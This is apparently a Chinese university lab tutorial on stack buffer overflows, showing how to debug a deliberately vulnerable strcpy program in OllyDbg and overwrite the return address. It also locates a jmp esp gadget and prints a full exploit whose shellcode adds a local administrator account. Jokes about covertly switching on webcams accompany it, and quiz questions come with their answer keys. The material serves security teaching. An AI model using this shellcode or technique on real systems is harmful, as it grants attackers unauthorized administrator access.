从零开始学习软件漏洞挖掘系列教程第二篇: 栈溢出覆盖返回地址实践

1 实验简介

- ▶ 实验所属系列: 系统安全
- > 实验对象: 本科/专科信息安全专业
- ▶ 相关课程及专业: 计算机网络
- ▶ 实验时数(学分):2学时
- ▶ 实验类别: 实践实验类

2 实验目的

通过调试一个有漏洞的程序,理解栈溢出的成因并学会利用的方法。

3 预备知识

1. 关于栈溢出的一些基础知识

如果你关注网络安全,那么你一定听说过缓冲区溢出。简单的说,缓冲区溢 出就是超长的数据向小缓冲区复制,导致数据撑爆了小缓冲区,这就是缓冲 区溢出。而栈溢出是缓冲区溢出的一种,也是最常见的。只不过栈溢出发生 在栈,堆溢出发生在堆,本质都是一样的。

2. 对"栈"简单介绍

从计算机科学的角度讲, 栈指的是一种数据结构, 是一种先进后出的数据表。 栈最常见的操作就是 push(压栈), pop(弹栈), 栈的属性有两个, 栈底和栈顶, ESP 指向当前栈顶, 每次 push, 在 win32 下,往栈压入一个元素, 然后 ESP-4, pop 就是从栈弹出一个元素, ESP+4。记住, 栈是往低地址增长。栈可以用 来保存函数的返回地址,参数,局部变量等。

4 实验环境



服务器: Windows 7 SP1, IP地址: 随机分配

辅助工具: olldbg 调试器

011dbg 是一个强大的 ring3 调试器,界面友好,操作简单,赢得无数粉 44

5 实验步骤

大家都学过 C 语言吧? 你知道 C 语言的函数是怎么被执行的吗?? 为什么执行 完一个函数后还能返回去执行函数的下一句代码??? 为什么攻击者能够控制 有漏洞的程序执行任意代码???

我们的任务分为3个部分:

- 1. 分析一段包含 main 和 test 函数的 C 语言代码。
- 2. 使用调试器对该.exe 文件进行动态调试。
- 3. 观察程序的行为,包括寄存器,栈。
- 4. 总结产生栈溢出的原因并学会如何编写安全代码

5.1 实验任务一

任务描述: 使用 Olldbg 动态调试程序,观察栈溢出的过程。


1. 我们 test.exe 源码如下

```
#include<string.h>
#include<stdio.h>
#include<windows.h>
//有问题的函数
int test(char *str)
char buffer[8]; //开辟 8 个字节的局部空间
strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
return 0;
}
//主函数
int main()
{
   LoadLibrary("Netfairy.dll");
   char str[30000]="AAAAAAA"; //定义字符数组并赋值
   test(str); //调用 test 函数并传递 str 变量
   return 0;
}
```


这个程序相当简单,但是足以说明栈溢出了。我们在C盘找到test1.exe文件。 用 Olldbg 载入,如图

```
🖔 Netfairy - test.exe - [LCG - 主线程, 模块 - test]
▼ 文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
            Ž ((X ) II 🛂 🛂 🛂 → lemtwhcPkbr...s 🗮 🖼 ?
004010BF
             8BEC
004010C0
                              ebp,esp
004010C2
             6A FF
004010C4
             68 A0504000
                               test.004050A0
                                                                    SE 处理程序安装
004010C9
             68 1C1D4000
                          push test.00401D1C
004010CE
             64:A1 000000
                          mov eax, dword ptr fs:[0]
004010D4
             50
                           oush eax
004010D5
             64:8925 0000 mov dword ptr fs:[0],esp
             83EC 10
                          sub esp,0x10
004010DC
004010DF
             53
                          push ebx
004010E0
             56
                          push esi
004010E1
             57
                          nush edi
             8965 E8
004010E2
                          mov [local.6],esp
                          call dword ptr ds:[<&KERNEL32.GetVersion kernel32.GetVersion xor edx,edx
004010E5
             FF15 04504001
004010EB
             33D2
                          mov dl,ah
004010ED
             8AD4
             8915 F484400 mov dword ptr ds:[0x4084F4],edx
004010EF
004010F5
             8BC8
                          mov ecx,eax
004010F7
             81E1 FF00000
                          and ecx,0xFl
             890D F084400 mov dword ptr ds:[0x4084F0],ecx
004010FD
                          shl ecx,0x8
             C1E1 08
00401103
                          add ecx,edx
00401106
             03CA
ebp=0018FF94
test (ModuleEntruPoint)
```

程序断在了程序入口点,但是注意,这不是 main 函数入口点,编译器在编译的时候回自动添加一些初始化的代码。我们往下拉,在 0x40116E 发现主函数入口,这里就是 call main。



接着定位 test 函数,因为我们的目的就是分析 test 函数的溢出行为,F7 跟进这个 call



可以看到 0x40107D 处 call test.00401000, 其中 00401000 就是我们的 test 函数了。在分析 test 函数之前我们先看看函数栈帧,如下图



在调用一个函数比如我们这个程序的 test 函数的时候,首先会把 test 函数的参数压栈,然后把 call test.00401000 的下一条指令地址压栈,因为执行完 test 函数需要返回接着往下执行嘛,所以需要保存返回地址。最后保存前函数的栈帧,这步是可选的,有的直接用 esp 寻址,但是大多时候需要保存 EBP。最后就是分配局部变量空间,开始执行 test 函数,执行完 test 函数后,把刚才保存的 EBP 恢复,把刚才保存的返回地址送到 EIP,所以程序能够接着往下执行。说完这些,我们实际操作一下,首先我们执行到 0x0040107D,按照前面说的执行到

00401070 E8 8BFFFFFF call test.00401000


应该已经把 test 函数的参数压栈了,源码是

test(str); //调用 test 函数并传递 str 变量


test 函数只有一个参数,那就是一个字符串指针,由源码

char str[30000]="AAAAAAA"; //定义字符数组并赋值

可知压栈的应该是一个地址,这个地址指向的内容是"AAAAAAA",我们看下此时的调试器,




看到了吧栈顶此时保存的是 str 的地址 0x00188A1C, 在数据窗口可以清楚的看到这个地址指向的数据正是 'AAAAAAA'。下面我们按 F7 进入 test 函数内部



细心的你可能发现了,此时栈顶被压入了 0x00401075,你在看看前面那 张图的

00401070 E8 8BFFFFFF call test.00401000

的下一句代码的地址,发现它正是 0x00401075,没错,它就是保存的返回地址,执行完 test 函数后继续到这个地址执行。继续按三下 F8,如图




执行完这三条指令

00401000 /\$ 55 push ebp 00401001 |. 8BEC mov ebp,esp 00401003 |. 83EC 08 sub esp,0x8

一个典型的函数栈帧就形成了,如前所述,典型的函数栈帧就是



在我们的例子中,00188A18 就是参数它指向'AAAAAA',0040105C 就是保存的返回地址,0018FF48 就是保存的前 EBP,在 EBP 上面的 $8 \uparrow 0$ 就是为局部变量开辟的空间。我们继续 F8 单步执行到这里




char str[30000]="AAAAAAA"; //定义字符数组并赋值


7 个 A 被复制到局部变量的空间了,没错吧。到这里,一切都还是风平浪静。然而,你有没有想过如果是这样呢

char str[30000]="AAAAAAABBBBCCCCC"; //定义字符数组并赋值 执行完

strcpy(buffer,str); //**复制 str 到 buffer[8],这里可能会产生栈溢出** 会变成什么样子? 我们不妨试试,你可以在 C 盘下找到这个修改后的文件:test2.exe。我们重新用 Olldbg 载入 test2.exe,直接按 Ctrl+G 输入 401013 回车来到 0x00401013 处,光标定位到 0x00401013,按 F2 下个断点,然后 F9



Boom!!!我们看此时的堆栈,在和前面相比0x188A0C本来应该保存返回地址的,但是现在被434343(CCCC)覆盖了。所以我们知道了,但输入超长数据的时候,有可能造成栈溢出,如本例的 test 函数,我们分配的局部空间是8个字节,当输入AAAAAABBBBCCCC时,AAAAAAAA 刚好填满8个字节缓冲区,BBBB就会覆盖掉保存的EBP,CCCC就会覆盖掉返回地址,但 test 函数执行完返回时,就会去CCCC继续执行然而CCCC是一个不可执行的地址,所以你看到



5.1.2. 练习



以下说法正确的是?【单选题】


- 【A】如果函数有栈溢出漏洞,我们总能覆盖返回地址利用它。
- 【B】覆盖保存的 EBP 同样可以利用
- 【C】在栈溢出中我们可以覆盖返回地址为 shellcode 的地址以利用
- 【D】堆栈中函数的参数保存相对返回地址的低地址处

答案: C

5.2 实验任务二

任务描述:成功利用栈溢出漏洞


1. 前面我们把返回地址覆盖为 CCCC,这是个无效地址,所以程序保存就退出了。但是如果把返回地址覆盖为某段恶意代码的地址呢?没错,程序执行完 test 函数后就会去执行恶意代码。一般把我们想要执行的恶意代码称之为 shellcode。当然,有时候也不能称为恶意代码,或者我们仅仅只是想偷开下摄像头【此处略去三百字】。哈哈,我们接着栈溢出,既然我们可以控制返回地址,那么就好办了,我们可以控制程序执行任意代码。在栈溢出中,典型的利用格式是




这里解释一下把保存的返回为什么把保存的返回地址覆盖为 jmp esp 地址就可以执行我们的 shellcode。还是用 Olldbg 载入 test1.exe,运行到




我们可以看到,此时 ESP 指向保存的返回地址,当继续执行 retn 这句时,相当于 pop eip, jmp eip, 就是把 esp 指向的 0040105C 放到 eip, 然后跳转到该地址执行,我们不妨按 F8 看看



你注意到了吧,此时的 ESP 指向了保存的返回地址下面,也就是参数这里,那么你也许会想,如果我们把 shellcode 提交为参数,再想办法在 test 函数返回的时候跳去我们的 shellcode 执行,一切就完美了。其实,这 N 年前就有人想到了,看图,如果我们把返回地址覆盖为 jmp esp 指令的地址,那么函数在返回的时候就会去执行 jmp esp,而 esp 指向我们的 shellcode,然而 cpu 才不管返回地址已经不是原来的返回地址了,它只会乖乖的执行 jmp esp,然后就执行我们的 shellcode,然后……就没有然后了,泡杯茶,看妹子现场直播播吧……此处略去三小时 【前面 shellcode 功能是偷开摄像头:/奸笑】好了,接下来我们实战一下。要成功利用这个程序,需要两个条件:一个 jmp esp 地址和一个可用的 shellcode。下面说下如何找 jmp esp 地址,用 Olldbg 载入前面的 test1.exe,然后运行。按 Atl+M,来到这里模块列表



然后右键-在反汇编窗口查看,转到 Netfairy.dll 领空。然后 ctrl+f 输入 jmp esp 回车



```
5002100F FFE4 jmp esp
50021011 0001 add byte ptr ds:[ecx],al
50021013 58 pop eax
```

我们在 5002100f 处发现了一个 jmp esp 地址。接下来就是找一段可用的 shellcode 了,【严重申明】本人乃纯洁的男淫,没有偷开视频的 shllcode!!! 我在网上找了一段添加用户的 shellcode。

Shellcode 如下:

所以完整的 Exploit 是这样的 #include<string.h>


```
//有问题的函数
int test(char *str)
  {
                                char buffer[8]: //开辟 8 个字节的局部空间
                                strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
                               return 0;
  }
//主函数
int main()
                               char
                               str[30000] = "AAAAAAAABBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x6
                               4\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
                                                            \xspace{1mm} \xs
                                                            \xspace{1mm} \xs
                                                            \x 34 \x 6 \x 01 \x 6 \x 45 \x 81 \x 3e \x 57 \x 69 \x 6e \x 45 \x 75 \x f 2 \x 8b \x 7a''
                                                            \x 24\x 01\x c 7\x 66\x 8b\x 2c\x 6f\x 8b\x 7a\x 1c\x 01\x c 7\x 8b\x 7c\x af
```

```
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
"\x41\x44\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"; //定
义字符数组并赋值
test(str); //调用 test 函数并传递 str 变量
return 0;
}
```

你可以在 C 盘下找到这个 test3.exe,运行 test3.exe 前



运行 test3.exe 后



Boom!!!栈溢出利用成功,看起来不像偷开摄像头那么刺激,但是至少我们让程序执行了我们的 shellcode,不是吗?区别在于你想执行的是什么罢了,如果你有偷开的代码的话:/坏笑。

5.2.2. 练习



以下说法正确的是: 【单选题】

- 【A】 控制返回地址就可以执行任意的 shellcode
- 【B】 本例子也可以覆盖返回地址为 call esp
- 【C】 如果返回后 esp 不直接指向 shellcode,那么不能用 jmp esp 地址覆盖返回地址,也就无法利用这个漏洞
- 【D】shellcode 不可以布置在返回地址前面。

答案: B

6 配套学习资源

栈溢出教程

http://www.netfairy.net/?post=123